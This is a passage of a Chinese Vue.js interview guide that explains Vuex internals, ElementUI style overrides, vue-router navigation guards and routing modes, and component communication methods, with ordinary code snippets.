getters是store的计算属性，对state的加工，是派生出来的数据。就像computed计算属性一样，getter返回的值会根据它的依赖被缓存起来，且只有当它的依赖值发生改变才会被重新计算。

3）Mutations

mutations提交更改数据，使用store.commit方法更改state存储的状态。（mutations同步函数）

4）Actions

actions像一个装饰器，提交mutation，而不是直接变更状态。（actions可以包含任何异步操作）

5）Module

Module是store分割的模块，每个模块拥有自己的state、getters、mutations、actions。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | const moduleA = {    state: { ... },    mutations: { ... },    actions: { ... },    getters: { ... }  }    const moduleB = {    state: { ... },    mutations: { ... },    actions: { ... }  }    const store = **new** Vuex.Store({    modules: {      a: moduleA,      b: moduleB    }  })    store.state.a // -> moduleA 的状态  store.state.b // -> moduleB 的状态 |

6）辅助函数

Vuex提供了mapState、MapGetters、MapActions、mapMutations等辅助函数给开发在vm中处理store。

Vuex的使用方法？



|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | import Vuex from 'vuex';  Vue.use(Vuex); // 1. vue的插件机制，安装vuex  let store = **new** Vuex.Store({ // 2.实例化store，调用install方法      state,      getters,      modules,      mutations,      actions,      plugins  });  **new** Vue({ // 3.注入store, 挂载vue实例      store,      render: h=>h(app)  }).$mount('#app'); |

#### 1.6 Vuex实现原理

**参考答案：**

通过以下三个方面来阐述vuex的实现原理：

* store是怎么注册的?
* mutation，commit 是怎么实现的?
* 辅助函数是怎么实现的?

1. store是怎么注册的?

我们看到Vuex在vue 的生命周期中的初始化钩子前插入一段 Vuex 初始化代码。给 Vue 的实例注入一个

$store的属性，这也就是为什么我们在 Vue 的组件中可以通过this.$store.xxx, 访问到 Vuex 的各种数据和状态

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | export **default** **function** (Vue) {    // 获取当前 Vue 的版本    const version = Number(Vue.version.split('.')[0])    **if** (version >= 2) {      // 2.x 通过 hook 的方式注入      Vue.mixin({ beforeCreate: vuexInit })    } **else** {      // 兼容 1.x      // 使用自定义的 \_init 方法并替换 Vue 对象原型的\_init方法，实现注入      const \_init = Vue.prototype.\_init      Vue.prototype.\_init = **function** (options = {}) {        options.init = options.init          ? [vuexInit].concat(options.init)          : vuexInit        \_init.call(**this**, options)      }    }      /\*\*     \* Vuex init hook, injected into each instances init hooks list.     \*/    **function** vuexInit () {      const options = **this**.$options      // store 注入  **if** (options.store) {  **this**.$store = **typeof** options.store === 'function'          ? options.store()          : options.store      } **else** **if** (options.parent && options.parent.$store) {        // 子组件从其父组件引用 $store 属性  **this**.$store = options.parent.$store      }    }  } |

1. mutations，commit 是怎么实现的

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** registerMutation (store, type, handler, local) {    // 获取 type(module.mutations 的 key) 对应的 mutations, 没有就创建一个空数组    const entry = store.\_mutations[type] || (store.\_mutations[type] = [])    // push 处理过的 mutation handler    entry.push(**function** wrappedMutationHandler (payload) {      // 调用用户定义的 hanler, 并传入 state 和 payload 参数      handler.call(store, local.state, payload)    })  } |

1. registerMutation 是对 store 的 mutation 的初始化，它接受 4 个参数，store为当前 Store 实例，type为 mutation 的 key，handler 为 mutation 执行的回调函数，path 为当前模块的路径。
2. mutation 的作用就是同步修改当前模块的 state ，函数首先通过 type 拿到对应的 mutation 对象数组， 然后把一个 mutation 的包装函数 push 到这个数组中，这个函数接收一个参数 payload，这个就是我们在定义 mutation 的时候接收的额外参数。这个函数执行的时候会调用 mutation 的回调函数，并通过 getNestedState(store.state, path) 方法得到当前模块的 state，和 playload 一起作为回调函数的参数。
3. 我们知道mutation是通过commit来触发的，这里我们也来看一下commit的定义

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37 | commit (\_type, \_payload, \_options) {      // 解析参数      const {        type,        payload,        options      } = unifyObjectStyle(\_type, \_payload, \_options)        // 根据 type 获取所有对应的处理过的 mutation 函数集合      const mutation = { type, payload }      const entry = **this**.\_mutations[type]  **if** (!entry) {  **if** (process.env.NODE\_ENV !== 'production') {          console.error(`[vuex] unknown mutation type: ${type}`)        }  **return**      }      // 执行 mutation 函数  **this**.\_withCommit(() => {        entry.forEach(**function** commitIterator (handler) {          handler(payload)        })      })        // 执行所有的订阅者函数  **this**.\_subscribers.forEach(sub => sub(mutation, **this**.state))    **if** (        process.env.NODE\_ENV !== 'production' &&        options && options.silent      ) {        console.warn(      `[vuex] mutation type: ${type}. Silent option has been removed. ` +          'Use the filter functionality in the vue-devtools'    )      }  } |

1. commit 支持 3 个参数，type 表示 mutation 的类型，payload 表示额外的参数,根据 type 去查找对应的 mutation，如果找不到，则输出一条错误信息，否则遍历这个 type 对应的 mutation 对象数组，执行 handler(payload) 方法，这个方法就是之前定义的 wrappedMutationHandler(handler)，执行它就相当于执行了 registerMutation 注册的回调函数。
2. 辅助函数

辅助函数的实现都差不太多，在这里了解一下mapState

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | export const mapGetters = normalizeNamespace((namespace, getters) => {    // 返回结果    const res = {}      // 遍历规范化参数后的对象    // getters 就是传递给 mapGetters 的 map 对象或者数组    normalizeMap(getters).forEach(({ key, val }) => {      val = namespace + val      res[key] = **function** mappedGetter () {        // 一般不会传入 namespace 参数  **if** (namespace && !getModuleByNamespace(**this**.$store, 'mapGetters', namespace)) {  **return**        }        // 如果 getter 不存在则报错  **if** (process.env.NODE\_ENV !== 'production' && !(val **in** **this**.$store.getters)) {          console.error(`[vuex] unknown getter: ${val}`)  **return**        }        // 返回 getter 值, store.getters 可见上文 resetStoreVM 的分析  **return** **this**.$store.getters[val]      }      // mark vuex getter for devtools      res[key].vuex = **true**    })  **return** res  }) |

mapState在调用了 normalizeMap 函数后，把传入的 states 转换成由 {key, val} 对象构成的数组，接着调用 forEach 方法遍历这个数组，构造一个新的对象，这个新对象每个元素都返回一个新的函数 mappedState，函数对 val 的类型判断，如果 val 是一个函数，则直接调用这个 val 函数，把当前 store 上的 state 和 getters 作为参数，返回值作为 mappedState 的返回值；否则直接把 this.$store.state[val]作为 mappedState 的返回值。为了更直观的理解，我们看下最终mapState的效果

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | computed: mapState({      name: state => state.name,  })  // 等同于  computed: {      name: **this**.$store.state.name  } |

#### 1.7 mutation和action有什么区别？

**参考答案：**

**mutation**：更改 Vuex 的 store 中的状态的唯一方法是提交 mutation。Vuex 中的 mutation 非常类似于件： 每个 mutation 都有一个字符串的 事件类型 (type) 和 一个 回调函数 (handler)。这个回调函数就是我们实际进 行状态更改的地方，并且它会接受 state 作为第一个参数

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | const store = **new** Vuex.Store({    state: {      count: 1    },    mutations: {      increment (state) {        // 变更状态        state.count++      }    }  }) |

不能直接调用一个 mutation handler。这个选项更像是事件注册：“当触发一个类型为 increment 的 mutation 时，调用此函数。”要唤醒一个 mutation handler，你需要以相应的 type 调用 store.commit 方法：

|  |  |
| --- | --- |
| 1 | store.commit('increment') |

**Action:** Action 类似于 mutation，不同在于：

1. Action 提交的是 mutation，而不是直接变更状态。
2. Action 可以包含任意异步操作。

让我们来注册一个简单的 action：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | const store = **new** Vuex.Store({    state: {      count: 0    },    mutations: {      increment (state) {        state.count++      }    },    actions: {      increment (context) {        context.commit('increment')      }    }  }) |

**扩展：**事实上在 vuex 里面 actions 只是一个架构性的概念，并不是必须的，说到底只是一个函数，你在里面想干嘛都可以，只要最后触发 mutation 就行。异步竞态怎么处理那是用户自己的事情。

vuex 真正限制你的只有 mutation 必须是同步的这一点（在 redux 里面就好像 reducer 必须同步返回下一个状态一样）。同步的意义在于这样每一个 mutation 执行完成后都可以对应到一个新的状态（和 reducer 一样），这样 devtools 就可以打个 snapshot 存下来，然后就可以随便 time-travel 了。如果你开着 devtool 调用一个异步的 action，你可以清楚地看到它所调用的 mutation 是何时被记录下来的，并且可以立刻查看它们对应的状态。

#### 1.8 修改ElementUI 样式的几种方式?

**参考答案：**

修改ElementUI 样式的方式有四种：

1. 新建全局样式表

新建 global.css 文件，并在 main.js 中引入。 global.css 文件一般都放在 src->assets 静态资源文件夹下的 style 文件夹下，在 main.js 的引用写法如下：

|  |  |
| --- | --- |
| 1 | import "./assets/style/global.css" |

在 global.css 文件中写的样式，无论在哪一个 vue 单页面都会覆盖 ElementUI 默认的样式。

1. 在当前-vue-单页面中添加一个新的style标签

在当前的vue单页面的style标签后，添加一对新的style标签，新的style标签中不要添加scoped属性。在有写scoped的style标签中书写的样式不会覆盖 ElementUI 默认的样式。

1. 使用/deep/深度修改标签样式

找到需要修改的 ElementUI 标签的类名，然后在类名前加上/deep/，可以强制修改默认样式。这种方式可以直接用到有scoped属性的 style 标签中。

|  |  |
| --- | --- |
| 1  2  3  4 | // 修改级联选择框的默认宽度  /deep/ .el-cascader {  **width**: 100%;  } |

1. 通过内联样式 或者 绑定类样式覆盖默认样式

通过内联样式 style ，绑定类样式的方式，可以在**某些标签**中可以直接覆盖默认样式，不是很通用。具体实例如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | <**el-button** :style="selfstyle">默认按钮</**el-button**>  <**script**>      export default {        data() {          return {              selfstyle: {                  color: "white",          marginTop: "10px",          width: "100px",          backgroundColor: "cadetblue"              }          };        }      }  </**script**> |

通过绑定修改样式方式修改：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | <**el-button** :class="[selfbutton]">默认按钮</**el-button**>  <**script**>    export default {      data() {        return {          selfbutton: "self-button"        };      }    }  </**script**>  <**style** lang="stylus" rel="stylesheet/stylus" scoped>  .self-button {      color: white;      margin-top: 10px;      width: 100px;      background-Color: cadetblue;  }  </**style**> |

**扩展：**

第一种全局引入css文件的方式，适合于对elementUI整体的修改，比如整体配色的修改；  
第二种添加一个style标签的形式，也能够实现修改默认样式的效果，但实际上因为是修改了全局的样式，因此 在不同的vue组件中修改同一个样式有可能会有冲突。  
第三种方式通过 /deep/ 的方式可以很方便的在vue组件中修改默认样式，也不会于其他页面有冲突。  
第四种方式局限性比较大，可以使用，但不推荐使用。

#### 1.9 elementui 有什么用?

**参考答案：**

**Element-UI**：是一套采用 Vue 2.0 作为基础框架实现的组件库，一套为开发者、设计师和产品经理准备的基于 Vue 2.0 的组件库，提供了配套设计资源，帮助网站快速成型

**扩展：**

Element-UI特点：

一致性 Consistency

* 与现实生活一致：与现实生活的流程、逻辑保持一致，遵循用户习惯的语言和概念；
* 在界面中一致：所有的元素和结构需保持一致，比如：设计样式、图标和文本、元素的位置等。

反馈 Feedback

* 控制反馈：通过界面样式和交互动效让用户可以清晰的感知自己的操作；
* 页面反馈：操作后，通过页面元素的变化清晰地展现当前状态。

效率 Efficiency

* 简化流程：设计简洁直观的操作流程；
* 清晰明确：语言表达清晰且表意明确，让用户快速理解进而作出决策；
* 帮助用户识别：界面简单直白，让用户快速识别而非回忆，减少用户记忆负担。

可控 Controllability

* 用户决策：根据场景可给予用户操作建议或安全提示，但不能代替用户进行决策；
* 结果可控：用户可以自由的进行操作，包括撤销、回退和终止当前操作等。

#### 1.10 导航守卫

**参考答案：**

导航守卫主要用来**通过跳转或取消的方式守卫导航**。

简单的说，导航守卫就是路由跳转过程中的一些钩子函数。路由跳转是一个大的过程，这个大的过程分为跳转前中后等等细小的过程，在每一个过程中都有一函数，这个函数能让你操作一些其他的事儿的时机，这就是导航守卫。

**解析：**

路由守卫的具体方法：

1. 全局前置守卫

你可以使用 router.beforeEach 注册一个全局前置守卫：

|  |  |
| --- | --- |
| 1  2  3  4 | const router = **new** VueRouter({ ... })  router.beforeEach((to, from, next) => {    // ...  }) |

当一个导航开始时，全局前置守卫按照注册顺序调用。守卫是异步链式调用的，导航在最后的一层当中。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **new** Promise((resolve, reject) => {      resolve('第一个全局前置守卫')  }.then(() => {  **return** '第二个全局前置守卫'  }.then(() => {      ...  }.then(() => {      console.log('导航终于开始了') // 导航在最后一层中  }) |

每个守卫方法接收三个参数（往后的守卫都大同小异）：

1. to: Route: 即将要进入的目标 路由对象

2. from: Route: 当前导航正要离开的路由

3. next: Function: 一定要调用该方法将控制权交给下一个守卫，执行效果依赖 next 方法的参数。

next(): 进入下一个守卫。如果全部守卫执行完了。则导航的状态就是 confirmed (确认的)。

next(false): 中断当前的导航（把小明腿打断了）。如果浏览器的 URL 改变了 (可能是用户手动或者浏览器 后退按钮)，那么 URL 地址会重置到 from 路由对应的地址。

next('/') 或者 next({ path: '/' }): 跳转到一个不同的地址。当前的导航被中断，然后进行一个新的导航（小 明被打断腿并且送回家了）。你可以向 next 传递任意位置对象，且允许设置诸如 replace: true、name: 'home' 之类的选项以及任何用在 router-link 的 to prop 或 router.push 中的选项。

next(error): (2.4.0+) 如果传入 next 的参数是一个 Error 实例，则导航会被终止且该错误会被传递router.

onError() 注册过的回调。

注意：永远不要使用两次next，这会产生一些误会。

1. 全局解析守卫

这和 router.beforeEach 类似，但他总是被放在最后一个执行。

1. 全局后置钩子

导航已经确认了的，小明已经到了外婆家了，你打断他的腿他也是在外婆家了。

|  |  |
| --- | --- |
| 1  2  3  4 | router.afterEach((to, from) => {      // 你并不能调用next    // ...  }) |

1. 路由独享的守卫

在路由内写的守卫

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | const router = **new** VueRouter({    routes: [      {        path: '/foo',        component: Foo,        beforeEnter: (to, from, next) => {          // ...        }      }    ]  }) |

1. 组件内的守卫

5.1 beforeRouteEnter

5.2 beforeRouteUpdate (2.2 新增)

5.3 beforeRouteLeave

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | const Foo = {    template: `...`,    beforeRouteEnter (to, from, next) {      // 路由被 confirm 前调用      // 组件还未渲染出来，不能获取组件实例 `this`    },    beforeRouteUpdate (to, from, next) {      // 在当前路由改变，但是该组件被复用时调用      // 举例来说，对于一个带有动态参数的路径 /foo/:id，在 /foo/1 和 /foo/2 之间跳转的时候，      // 由于会渲染同样的 Foo 组件，因此组件实例会被复用。而这个钩子就会在这个情况下被调用。      // 可以访问组件实例 `this`，一般用来数据获取。    },    beforeRouteLeave (to, from, next) {      // 导航离开该组件的对应路由时调用      // 可以访问组件实例 `this`    }  } |

**扩展：**

导航全过程

* 导航被触发。
* 在准备离开的组件里调用 beforeRouteLeave 守卫。
* 调用全局的 beforeEach 守卫。
* 在重用的组件里调用 beforeRouteUpdate 守卫 (2.2+)。（如果你的组件是重用的）
* 在路由配置里调用 beforeEnter。
* 解析即将抵达的组件。
* 在即将抵达的组件里调用 beforeRouteEnter。
* 调用全局的 beforeResolve 守卫 (2.5+)。
* 导航被确认。
* 调用全局的 afterEach 钩子。
* 触发 DOM 更新。
* 用创建好的实例调用 beforeRouteEnter 守卫中传给 next 的回调函数。

#### 1.11 路由守卫进行判断登录

**参考答案：**

在vue项目中，切换路由时肯定会碰到需要登录的路由，其原理就是在切换路径之前进行判断，你不可能进入页面再去判断有无登录重新定向到login，那样的话会导致页面已经渲染以及它的各种请求已经发出。

1. 如需要登录的路由可在main.js中统一处理（全局前置守卫）

我们可以在入口文件man.js里面进行配置，使用router.beforeEach方法，不懂得可以打印to，from的参数就ok，requireAuth可以随意换名的，只要man.js里面跟配置路由的routes里面的字段保持一致：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | import router from './router'  router.beforeEach((to, from, next) => {  **if** (to.matched.some(record => record.meta.requireAuth)){  // 判断该路由是否需要登录权限  **if**(!sessionStorage.getItem('token') && !localStorage.getItem('token')){        next({          path: '/login',          query: {redirect: to.fullPath}  // 将跳转的路由path作为参数，登录成功后跳转到该路由        })      }**else**{           next();      }    }**else** {      next();    }  });  **new** Vue({    el: '#app',    router,    render: h => h(App)  }) |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27 | export **default** **new** Router({      routes: [          {              path: '/',              name: 'home',              redirect: '/home'          },          {              path: '/home',              component: Home,              meta: {                title: '',                requireAuth: **true**,  // 添加该字段，表示进入这个路由是需要登录的             }          },          {              path:'/login',              name:'login',              component:Login          },          {              path:'/register',              name:'register',              component:Register          }      ]  }) |

1. 全局后置守卫

|  |  |
| --- | --- |
| 1  2  3 | router.afterEach((to, from) => {    // ...  }) |

1. 单独路由独享守卫（与全局一致，可单独对某个路由进行配置）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | const router = **new** VueRouter({    routes: [      {        path: '/foo',        component: Foo,        beforeEnter: (to, from, next) => {          // ...        }      }    ]  }) |

1. 组件内部路由守卫（可写在与生命周期同级位置）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | beforeRouteEnter (to, from, next) {      // 在渲染该组件的对应路由被 confirm 前调用      // 不！能！获取组件实例 `this`      // 因为当守卫执行前，组件实例还没被创建  },  beforeRouteUpdate (to, from, next) {      // 在当前路由改变，但是该组件被复用时调用      // 举例来说，对于一个带有动态参数的路径 /foo/:id，在 /foo/1 和 /foo/2 之间跳转的时候，      // 由于会渲染同样的 Foo 组件，因此组件实例会被复用。而这个钩子就会在这个情况下被调用。      // 可以访问组件实例 `this`  },  beforeRouteLeave (to, from, next) {      // 导航离开该组件的对应路由时调用      // 可以访问组件实例 `this`  } |

#### 1.12 vue-router 实现懒加载

**参考答案：**

懒加载：当打包构建应用时，JavaScript 包会变得非常大，影响页面加载。如果我们能把不同路由对应的组件分割成不同的代码块，然后当路由被访问的时候才加载对应组件，这样就更加高效了。

实现：结合 Vue 的[异步组件](https://cn.vuejs.org/v2/guide/components-dynamic-async.html" \l "%E5%BC%82%E6%AD%A5%E7%BB%84%E4%BB%B6" \t "_blank)和 Webpack 的[代码分割功能](https://doc.webpack-china.org/guides/code-splitting-async/" \l "require-ensure-/" \t "_blank)，可以实现路由组件的懒加载

1. 首先，可以将异步组件定义为返回一个 Promise 的工厂函数 (该函数返回的 Promise 应该 resolve 组件本身)：

|  |  |
| --- | --- |
| 1 | const Foo = () => Promise.resolve({ /\* 组件定义对象 \*/ }) |

1. 在 Webpack 2 中，我们可以使用[动态 import](https://github.com/tc39/proposal-dynamic-import)语法来定义代码分块点 (split point)：

|  |  |
| --- | --- |
| 1 | import('./Foo.vue') // 返回 Promise |

1. 结合这两者，这就是如何定义一个能够被 Webpack 自动代码分割的异步组件。

|  |  |
| --- | --- |
| 1 | const Foo = () => import('./Foo.vue') |

1. 在路由配置中什么都不需要改变，只需要像往常一样使用Foo：

|  |  |
| --- | --- |
| 1  2  3  4  5 | const router = **new** VueRouter({    routes: [      { path: '/foo', component: Foo }    ]  }) |

#### 1.13 js是如何监听HistoryRouter的变化的

**参考答案：**

通过浏览器的地址栏来改变切换页面，前端实现主要有两种方式：

1. 通过hash改变，利用window.onhashchange 监听。
2. **HistoryRouter：**通过history的改变，进行js操作加载页面，然而history并不像hash那样简单，因为history的改变，除了浏览器的几个前进后退（使用 history.back(), history.forward()和 history.go() 方法来完成在用户历史记录中向后和向前的跳转。）等操作会主动触发popstate 事件，pushState，replaceState 并不会触发popstate事件，要解决history监听的问题，方法是：

首先完成一个订阅-发布模式，然后重写history.pushState, history.replaceState,并添加消息通知，这样一来只要history的无法实现监听函数就被我们加上了事件通知，只不过这里用的不是浏览器原生事件，而是通过我们创建的event-bus 来实现通知，然后触发事件订阅函数的执行。

具体操作如下：

1. 订阅-发布模式示例

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35 | class Dep {                  // 订阅池      constructor(name){  **this**.id = **new** Date() //这里简单的运用时间戳做订阅池的ID  **this**.subs = []       //该事件下被订阅对象的集合      }      defined(){              // 添加订阅者          Dep.watch.add(**this**);      }      notify() {              //通知订阅者有变化  **this**.subs.forEach((e, i) => {  **if**(**typeof** e.update === 'function'){  **try** {                     e.update.apply(e)  //触发订阅者更新函数                  } **catch**(err){                      console.warr(err)                  }              }          })      }  }  Dep.watch = **null**;  class Watch {      constructor(name, fn){  **this**.name = name;       //订阅消息的名称  **this**.id = **new** Date();   //这里简单的运用时间戳做订阅者的ID  **this**.callBack = fn;     //订阅消息发送改变时->订阅者执行的回调函数      }      add(dep) {                  //将订阅者放入dep订阅池         dep.subs.push(**this**);      }      update() {                  //将订阅者更新方法  **var** cb = **this**.callBack; //赋值为了不改变函数内调用的this          cb(**this**.name);      }  } |

1. 重写history方法，并添加window.addHistoryListener事件机制。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | **var** addHistoryMethod = (**function**(){  **var** historyDep = **new** Dep();  **return** **function**(name) {  **if**(name === 'historychange'){  **return** **function**(name, fn){  **var** event = **new** Watch(name, fn)                      Dep.watch = event;                      historyDep.defined();                      Dep.watch = **null**;       //置空供下一个订阅者使用                  }              } **else** **if**(name === 'pushState' || name === 'replaceState') {  **var** method = history[name];  **return** **function**(){                      method.apply(history, arguments);                      historyDep.notify();                  }              }          }  }())  window.addHistoryListener = addHistoryMethod('historychange');  history.pushState =  addHistoryMethod('pushState');  history.replaceState =  addHistoryMethod('replaceState'); |

#### 1.14 HashRouter 和 HistoryRouter的区别和原理

**参考答案：**

**vue-router**是Vue官方的路由管理器。它和 Vue.js 的核心深度集成，让构建单页面应用变得易如反掌。vue-router默认 hash 模式，还有一种是history模式。

原理：

1. hash路由：hash模式的工作原理是hashchange事件，可以在window监听hash的变化。我们在url后面随便添加一个#xx触发这个事件。vue-router默认的是hash模式—使用URL的hash来模拟一个完整的URL,于是当URL改变的时候,页面不会重新加载,也就是单页应用了,当#后面的hash发生变化,不会导致浏览器向服务器发出请求,浏览器不发出请求就不会刷新页面,并且会触发hasChange这个事件,通过监听hash值的变化来实现更新页面部分内容的操作

对于hash模式会创建hashHistory对象,在访问不同的路由的时候,会发生两件事:  
HashHistory.push()将新的路由添加到浏览器访问的历史的栈顶,和HasHistory.replace()替换到当前栈顶的路由

1. history路由：

主要使用HTML5的pushState()和replaceState()这两个api结合window.popstate事件（监听浏览器前进后退）来实现的,pushState()可以改变url地址且不会发送请求,replaceState()可以读取历史记录栈,还可以对浏览器记录进行修改

区别：

1. hash模式较丑，history模式较优雅
2. pushState设置的新URL可以是与当前URL同源的任意URL；而hash只可修改#后面的部分，故只可设置与当前同文档的URL
3. pushState设置的新URL可以与当前URL一模一样，这样也会把记录添加到栈中；而hash设置的新值必须与原来不一样才会触发记录添加到栈中
4. pushState通过stateObject可以添加任意类型的数据到记录中；而hash只可添加短字符串
5. pushState可额外设置title属性供后续使用
6. hash兼容IE8以上，history兼容IE10以上
7. history模式需要后端配合将所有访问都指向index.html，否则用户刷新页面，会导致404错误

使用方法:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | <**script**>          // hash路由原理\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*          // 监听hashchange方法          window.addEventListener('hashchange',()=>{              div.innerHTML = location.hash.slice(1)          })          // history路由原理\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*          // 利用html5的history的pushState方法结合window.popstate事件（监听浏览器前进后退）          function routerChange (pathname){              history.pushState(null,null,pathname)              div.innerHTML = location.pathname          }          window.addEventListener('popstate',()=>{              div.innerHTML = location.pathname          })  </**script**> |

#### 1.15 Vue router 原理, 哪个模式不会请求服务器

**参考答案：**

Vue router 的两种方法，hash模式不会请求服务器

**解析：**

1. url的hash，就是通常所说的锚点#，javascript通过hashChange事件来监听url的变化，IE7以下需要轮询。比如这个 URL：[http://www.abc.com/#/hello](http://www.abc.com/" \l "/hello" \t "_blank)，hash 的值为#/hello。它的特点在于：hash 虽然出现在 URL 中，但不会被包括在 HTTP 请求中，对后端完全没有影响，因此**改变 hash 不会重新加载页面**。
2. HTML5的History模式，它使url看起来像普通网站那样，以“/”分割，没有#，单页面并没有跳转。不过使用这种模式需要服务端支持，服务端在接收到所有请求后，都只想同一个html文件，不然会出现404。因此单页面应用只有一个html，整个网站的内容都在这一个html里，通过js来处理。

#### 1.16 组件通信的方式

**参考答案：**

组件通信的方式的方式有以下8种方法：

1. props和$emit

这是最最常用的父子组件通信方式，父组件向子组件传递数据是通过prop传递的，子组件传递数据给父组件是通过$emit触发事件来做到的

1. listeners

第一种方式处理父子组件之间的数据传输有一个问题：如果多层嵌套，父组件A下面有子组件B，组件B下面有组件C,这时如果组件A想传递数据给组件C怎么办呢?

如果采用第一种方法，我们必须让组件A通过prop传递消息给组件B，组件B在通过prop传递消息给组件C;要是组件A和组件C之间有更多的组件，那采用这种方式就很复杂了。从Vue 2.4开始，提供了listeners来解决这个问题，能够让组件A之间传递消息给组件C。

1. v-model

父组件通过v-model传递值给子组件时，会自动传递一个value的prop属性，在子组件中通过this.$emit(‘input',val)自动修改v-model绑定的值


1. provide和inject

父组件中通过provider来提供变量，然后在子组件中通过inject来注入变量。不论子组件有多深，只要调用了inject那么就可以注入provider中的数据。而不是局限于只能从当前父组件的prop属性来获取数据，只要在父组件的生命周期内，子组件都可以调用。

1. 中央事件总线

上面方式都是处理的父子组件之间的数据传递，那如果两个组件不是父子关系呢?也就是兄弟组件如何通信?

这种情况下可以使用中央事件总线的方式。新建一个Vue事件bus对象，然后通过bus.on监听触发的事件。



1. parent和children
2. boradcast和dispatch

vue1.0中提供了这种方式，但vue2.0中没有，但很多开源软件都自己封装了这种方式，比如min ui、element ui和iview等。 比如如下代码，一般都作为一个mixins去使用, broadcast是向特定的父组件，触发事件，dispatch是向特定的子组件触发事件，本质上这种方式还是on和on和emit的封装，但在一些基础组件中却很实用

1. vuex处理组件之间的数据交互

如果业务逻辑复杂，很多组件之间需要同时处理一些公共的数据，这个时候才有上面这一些方法可能不利于项目的维护，vuex的做法就是将这一些公共的数据抽离出来，然后其他组件就可以对这个公共数据进行读写操作，这样达到了解耦的目的

#### 1.17 vue组件间传值， attrs和listeners 了解过吗？

**参考答案：**

listeners的作用：解决多层嵌套情况下，父组件A下面有子组件B，组件B下面有组件C，组件A传递数据给组件B的问题，这个方法是在Vue 2.4提出的。

listeners解决问题的过程：

C组件

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | Vue.component('C',{       template:`       <div>       <input type="text" v-model="$attrs.messageC" @input="passCData($attrs.messageC)">       </div>       `,       methods:{           passCData(val){               //触发父组件A中的事件  **this**.$emit('getCData',val)           }       }  }) |

B组件


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | Vue.component('B',{   data(){  **return** {           myMessage:**this**.message       }   },   template:`   <div>   <input type="text" v-model="myMessage" @input="passData(myMessage)">   <C v-bind="$attrs" v-on="$listeners"></C>   </div>   `,   //得到父组件传递过来的数据   props:['message'],   methods:{       passData(val){           //触发父组件中的事件  **this**.$emit('getChildData',val)       }   }  }) |

A组件

|  |  |
| --- | --- |
